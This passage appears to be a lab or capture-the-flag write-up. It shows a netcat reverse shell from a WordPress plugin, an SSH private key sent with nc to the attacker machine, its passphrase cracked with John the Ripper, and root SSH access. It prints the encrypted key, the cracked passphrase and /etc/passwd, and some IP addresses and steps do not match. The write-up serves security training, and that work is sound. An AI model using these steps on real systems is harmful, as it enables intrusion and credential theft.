
An unexpected error occurred. Something may be wrong with WordPress.org or this server's configuration. If you continue to have problems, please try the support forums.

Popular tags

You may also browse based on the most popular tags in the Plugin Directory:

An unexpected error occurred. Something may be wrong with WordPress.org or this server's configuration. If you continue to have problems, please try the support forums .

Once the plugin is up and running we can listen the shell on our kali machine using netcat.




```
┌──(kali㉿kali)-[~/Desktop/ISAO Ex2]
└─$ sudo nc -lvp 2345
[sudo] password for kali:
listening on [any] 2345 ...
10.11.0.1: inverse host lookup failed: Unknown host
connect to [10.11.0.18] from (UNKNOWN) [10.11.0.1] 49538
bash: cannot set terminal process group (689): Inappropriate ioctl for device
bash: no job control in this shell
bash-4.4$ ls
ls
about.php
admin-ajax.php
admin-footer.php
admin-functions.php
admin-header.php
admin-post.php
admin.php
async-upload.php
```

Now we got the shell of the machine.


4 Escalating Privileges

Since the shell we got is of user apache and we need to get root privileges. We need to escalate the privileges. There could be different possibilities for privilege escalation as provided in the lab details. We tried to find any possible ssh private key that could give root access. For this we tried a command and found a user **Ch00** that has a ssh key.




```
bash-4.4$ ls -la /home /root /etc/ssh /home/*/.ssh/;
ls -la /home /root /etc/ssh /home/*/.ssh/;
/etc/ssh:
total 608
drwxr-xr-x.   3 root root       4096 Mar 15  2019 .
drwxr-xr-x. 147 root root      12288 May 10  2021 ..
-rw-r--r--.   1 root root     563386 Sep 24  2018 moduli
-rw-r--r--.   1 root root       1727 Sep 24  2018 ssh_config
drwxr-xr-x.   2 root root       4096 Oct 24  2018 ssh_config.d
-rw-r-----    1 root ssh_keys    480 Mar 15  2019 ssh_host_ecdsa_key
-rw-r--r--    1 root root        162 Mar 15  2019 ssh_host_ecdsa_key.pub
-rw-r-----    1 root ssh_keys    387 Mar 15  2019 ssh_host_ed25519_key
-rw-r--r--    1 root root         82 Mar 15  2019 ssh_host_ed25519_key.pub
-rw-r-----    1 root ssh_keys   1799 Mar 15  2019 ssh_host_rsa_key
-rw-r--r--    1 root root        382 Mar 15  2019 ssh_host_rsa_key.pub
-rw-------    1 root root       4423 Apr 18  2019 sshd_config

/home:
total 28
drwxr-xr-x.  4 root root     4096 Mar 15  2019 .
dr-xr-xr-x. 18 root root     4096 Mar  1  2019 ..
drwxr-xr-x. 16 Ch00 osboxes  4096 May 10  2021 Ch00
drwx------.  2 root root    16384 Feb 10  2019 lost+found

/home/Ch00/.ssh/:
total 8
drwxr-xr-x   2 Ch00 osboxes 4096 Apr 18  2019 .
drwxr-xr-x. 16 Ch00 osboxes 4096 May 10  2021 ..
ls: cannot open directory '/root': Permission denied
```

In the directory we found a key with name **private root key.ppk**, this is a promising finding.




```
bash-4.4$ cd /home/Ch00
cd /home/Ch00
bash-4.4$ ls -l
ls -l
total 40
drwxr-xr-x. 2 Ch00 osboxes 4096 Feb 10  2019 Desktop
drwxr-xr-x. 2 Ch00 osboxes 4096 Feb 10  2019 Documents
drwxr-xr-x. 2 Ch00 osboxes 4096 Apr 18  2019 Downloads
drwxr-xr-x. 2 Ch00 osboxes 4096 Feb 10  2019 Music
drwxr-xr-x. 2 Ch00 osboxes 4096 Feb 10  2019 Pictures
drwxr-xr-x. 2 Ch00 osboxes 4096 Feb 10  2019 Public
drwxr-xr-x. 2 Ch00 osboxes 4096 Feb 10  2019 Templates
drwxr-xr-x. 2 Ch00 osboxes 4096 Feb 10  2019 Videos
-rwxrwxr-x. 1 Ch00 osboxes   63 Feb 25  2019 clear_logs.sh
-rw-r--r--  1 Ch00 osboxes 1482 Apr 18  2019 private_root_key.ppk
```

We copied the ppk key to our Kali machine using Netcat. We ran the following command on Victim's machine:




```
bash-4.4$ nc -w 3 11.10.0.6 1234 > private_root_key.ppk
```

And this command on our kali machine:




```
┌──(jetsunburst㉿LAP-GIGU)-[~]
└─$ nc -l -p 1234 > private_root_key.ppk
```

We tried to open the key and searched on internet and found out that this is a putty key. We tried to login using this key to ssh of root, but failed. Then we did further digging on internet a found out that we have convert it to PEM format first. But, the ppk key was password protected.




```
┌──(jetsunburst㉿LAP-GIGU)-[~]
└─$ puttygen private_root_key.ppk -O private-openssh -o private_root_key.pem
Enter passphrase to load key:
```

Here, we used john again to crack the password using the same wordlist that we have created using mutations. For this we have to convert putty ppk key to john for this we used putty2john.




```
┌──(jetsunburst㉿LAP-GIGU)-[~]
└─$ putty2john private_root_key.ppk > private_root_key.john

┌──(jetsunburst㉿LAP-GIGU)-[~]
└─$ ls -la private_root_key.john
-rw-r--r-- 1 jetsunburst jetsunburst 2018 May 12 20:20 private_root_key.john
```

Now we had to run John the ripper to find out the passphrase of the key. We used the following command and found the result.




```
┌──(jetsunburst㉿LAP-GIGU)-[~]
└─$ john --wordlist=Infosec/ok.txt private_root_key.john
Using default input encoding: UTF-8
Loaded 1 password hash (PuTTY, Private Key (RSA/DSA/ECDSA/ED25519) [SHA1/AES 32/64])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Elbakcarcnu15    (private_root_key)
1g 0:00:00:00 DONE (2023-05-12 20:21) 5.555g/s 107400p/s 107400c/s 107400C/s Elppaenip11..Derutaef66
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Then we used the passphrase **Elbakcarcnu15** to convert the ppk file to PEM and read the reult using cat.



```
┌──(jetsunburst㉿LAP-GIGU)-[~]
└─$ puttygen private_root_key.ppk -O private-openssh -o private_root_key.pem
Enter passphrase to load key:

┌──(jetsunburst㉿LAP-GIGU)-[~]
└─$ ls
Desktop    Downloads  id_rsa1  linpeas.sh  Music     private_root_key.john  private_root_key.ppk  ssh_host_rsa_key
Documents  flag.txt   Infosec  lin.sh      Pictures  private_root_key.pem   Public                Templates

┌──(jetsunburst㉿LAP-GIGU)-[~]
└─$ cat private_root_key.p
private_root_key.pem  private_root_key.ppk
┌──(jetsunburst㉿LAP-GIGU)-[~]
└─$ cat private_root_key.pem
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,7B6115D1D280803F

pYKBCWiSuSHnng9N/0nZSE9Lq+Fx3xvTTzx5nQFuSur7g3/qRl1EEvqkDXDR/mOb
VTfaVAX/bYwU//tXJPVwOSf2XeeIUGik0MI0FTBdin6qgQaz5njWfVRBwecZQTkE
NbjG/dnPEmWqWTgXGCcxu6Ch5I93hiVnHlzc+VWzqQnEP8AbCtDulNod45UsY22p
EsEW572S+c5iniOGjybXiPy5MbFU9gjdoKUmlpgVe73eQkXm81SJllwvokqzKAtu
sq9hGxB0tzlocR6r1WFkLnOaJgeCeJXbvitmEsMwSOXACdTjiV1KeJl/+NMvgCx/
2L4jnYhlkVeIfopb/39fdZ31TFBORefMLZTxQyvh267WWzM24h9PD9hS31WqJALL
16S1KPSLv1Wdm4tMbOP9vGE2fimJJvxOJakGpiyM/t9qX/Af6PX8tdvKqMxR5b/j
7KOeeZ4U+rV8Ld1IBfVFM3daR2YZfGp4jSxwE0F4TNkkJP++JSkvkLWaBJbuOguw
l9FoFP/Yn0DEHDJtnGxrzG/D01bxTTjatDofRBuhCsIC+poESru8yV1vf+wJfKy7
jxtG9maegYK9o+9Ej2vo5KqZvMU27sEMXcJWblhxQYsn8aQGfGeh+TJctXEBk57r
Rr12B39qZRSJPERWaCWp25E7RCbmFm2WFksUngLHARQtZngWIXfKPYC0KBbgfj7w
BLJp0SzAdF3QaGOyUvuLJKq2wxWMoA1NWcv2udAhsM0MLAyLZFQl3mFzxXQm0UOK
7jalBCajYci1f7QbQnwoveMScG4di3Tp4x/Tl7EP1jfeuQaMLKaM90/9qPg1BYMi
SOCLyRkyyxOpeJM8i406TAXdKd825EqMgK8FnYHoTe5ru5OFCPZa71kAawjxnl4e
+eZEbz3fLxhgQ27vzQaBsq+xv7EUsy5Xw3xn6A+ZzSUNDRvd626bCQPUHRcyB+L1
MGTp5PE2cKB0x3NbqwEF85Zal6+ook/yI0JhVSPeZNv22kTg+gKZ6x4Pym/LUO0X
VJ6hMdC5No28ndgv1VKrT/Nkd6Q1fGszImG47q0STD3ZVJi+o7C0Mr2lozoFkV0M
BuJMkmxWYuET2r8LBHAXuKRtANiy29mOTmpZsKztp2yWhDniiNSHBnIqo6ZTX3+l
GtDrnELYeIJ+TEDj7t66PmU+GeTw6kSLD3sqa+DwO5CL1r68R3j1Hlmc/mJjQHO8
WZ/rF6Q/hzDyF8d1gR+U1b5z7JX0KV55875vwYtMvugpsyaDUqYcxCWalR1rGk+d
jKJvK0N/T1+oPCx5KDNPQRxjcK9SVyFl29BTIfqp66d3XnkkZiUQQ1ruNOR/tBaF
pkAW7B7xX8KNJoKVHY2Qw/POULkSH2QHyDeWsWxdW36V9jeo8tLmnAQg3hgAVlq9
50U7FUjW8uxPQYSslqH5PdV8wcAikd2oft69GSpsda5wAdex/ANVa5WHyi9d+aHQ
```


Finally, we used the PEM key to login into root user of the victim machine.



```
┌──(jetsunburst㉿LAP-GIGU)-[~]
└─$ ssh -i private_root_key.pem root@192.168.59.148
Enter passphrase for key 'private_root_key.pem':
Last login: Mon May 10 15:26:26 2021
[root@localhost ~]# whoami
root
[root@localhost ~]# |
```

5 Flag

We found the flag through the following command:



```
bash: ca: command not found
bash-4.4$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:65534:65534:Kernel Overflow User:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
systemd-coredump:x:999:997:systemd Core Dumper:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:/:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
polkitd:x:998:996:User for polkitd:/:/sbin/nologin
gluster:x:997:994:GlusterFS daemons:/run/gluster:/sbin/nologin
rtkit:x:172:172:RealtimeKit:/proc:/sbin/nologin
pulse:x:171:171:PulseAudio System Daemon:/var/run/pulse:/sbin/nologin
qemu:x:107:107:qemu user:/:/sbin/nologin
nm-openconnect:x:996:990:NetworkManager user for OpenConnect:/:/sbin/nologin
unbound:x:995:989:Unbound DNS resolver:/etc/unbound:/sbin/nologin
usbmuxd:x:113:113:usbmuxd user:/:/sbin/nologin
chrony:x:994:988::/var/lib/chrony:/sbin/nologin
geoclue:x:993:987:User for geoclue:/var/lib/geoclue:/sbin/nologin
avahi:x:70:70:Avahi mDNS/DNS-SD Stack:/var/run/avahi-daemon:/sbin/nologin
pipewire:x:992:986:PipeWire System Daemon:/var/run/pipewire:/sbin/nologin
saslauth:x:991:76:Saslauthd user:/run/saslauthd:/sbin/nologin
dnsmasq:x:985:985:Dnsmasq DHCP and DNS server:/var/lib/dnsmasq:/sbin/nologin
radvd:x:75:75:radvd user:/:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
openvpn:x:984:982:OpenVPN:/etc/openvpn:/sbin/nologin
nm-openvpn:x:983:981:Default user for running openvpn spawned by NetworkManager:/:/sbin/nologin
abrt:x:173:173::/etc/abrt:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
colord:x:982:980:User for colord:/var/lib/colord:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
gdm:x:42:42::/var/lib/gdm:/sbin/nologin
gnome-initial-setup:x:981:979::/run/gnome-initial-setup/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
vboxadd:x:980:1::/var/run/vboxadd:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
nginx:x:979:977:Nginx web server:/var/lib/nginx:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/sbin/nologin
squid:x:23:23::/var/spool/squid:/sbin/nologin
webalizer:x:67:976:Webalizer:/var/www/usage:/sbin/nologin
flag:x:1001:1001::/root/flag{EJzAE}/:/bin/bash
Ch00:x:1000:1000:Ch00:/home/Ch00:/bin/bash
bash-4.4$ |
```